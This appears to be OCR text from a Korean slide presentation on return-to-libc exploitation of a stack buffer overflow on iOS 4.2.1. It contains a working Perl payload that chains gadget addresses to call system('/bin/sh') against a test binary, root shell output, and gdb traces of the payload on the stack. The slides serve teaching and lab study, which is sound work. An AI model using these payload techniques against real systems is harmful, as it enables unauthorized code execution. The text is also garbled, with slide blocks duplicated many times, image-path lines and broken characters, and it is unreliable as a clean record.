
가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC靼? \꿇└? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d
binshell1           dyld_decache     findbinsh        openSock
dump_dyld           env              findbinsh.c      payload
dump_libSystem.B    env.c            libc_search.pl   payload0
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

```
test3.c  t
test4    t
test4.c  t
test5    t
test5.c  t
```



(3) Exploitation


가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC靼? \꿇└? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d
binshell1           dyld_decache     findbinsh        openSock
dump_dyld           env              findbinsh.c      payload
dump_libSystem.B    env.c            libc_search.pl   payload0
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

```
test3.c  t
test4    t
test4.c  t
test5    t
test5.c  t
```




(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC퇢? \꿣ᄂ? 4ᅵ4ᅵ4ᅵ4ᅵ4ᅵ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d          test3.c  t
binshell1           dyld_decache     findbinsh        openSock          test4    t
dump_dyld           env              findbinsh.c      payload           test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0          test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system            test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```



2. Return to Libc on iOS

Safe² Red Alert


(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC퇀? \꿇ㄴ? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d          test3.c  t
binshell1           dyld_decache     findbinsh        openSock          test4    t
dump_dyld           env              findbinsh.c      payload           test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0          test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system            test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```



(3) Exploitation

이전과 동일한 방법으로 gdb를 사용해, 공격 코드가 어떻게 동작하는지 확인 할 수 있다.
각각 주소에 breakpoint 를 설정한다.

```
0x000022a0 <main+56>:   bl      0x22e8 <dyld_stub_fgets>
0x000022a4 <main+60>:   add     r3, sp, #10     ; 0xa
0x000022a8 <main+64>:   mov     r0, r3
0x000022ac <main+68>:   bl      0x22f4 <dyld_stub_puts>
0x000022b0 <main+72>:   mov     r3, #0  ; 0x0
0x000022b4 <main+76>:   mov     r0, r3
0x000022b8 <main+80>:   sub     sp, r7, #0      ; 0x0
0x000022bc <main+84>:   pop     {r7, pc}
0x000022c0 <main+88>:   muleq   r0, r8, sp
End of assembler dump.
(gdb) b* 0x22a0
Breakpoint 1 at 0x22a0
(gdb) b* 0x22ac
Breakpoint 2 at 0x22ac
(gdb) b* 0x22bc
Breakpoint 3 at 0x22bc
(gdb) b* 0x3088a55c
Breakpoint 4 at 0x3088a55c
(gdb) b* 0x225c
Breakpoint 5 at 0x225c
(gdb)
```

// break before starting fgets( )

// break after ending fgets( )

// break when end function


// pop {r0, r1, r2, r3, pc}

// break system( )

(3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation


breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.

```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```

(3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
(gdb) x/i 0x000022ac
0x22ac <main+68>:       bl      0x22f4 <dyld_stub_puts>
(gdb) x/15x $sp
0x2fdff220:     0x2fdff268      0x00000001      0x41410002      0x42424242
0x2fdff230:     0x43434343      0x2fdff1ec      0x3088a55c      0x32db0308
0x2fdff240:     0x12341234      0x32db0308      0x12341234      0x0000225c
0x2fdff250:     0x2fdff200      0x00000001      0x00000000
```



(3) Exploitation

breakpoint2 (0x000022ac)에서 fgets( )가 동작한 뒤 공격코드가 스택에 복사 된 것을 볼 수 있다.


```
Breakpoint 2, 0x000022ac in main () // break after ending fgets( )
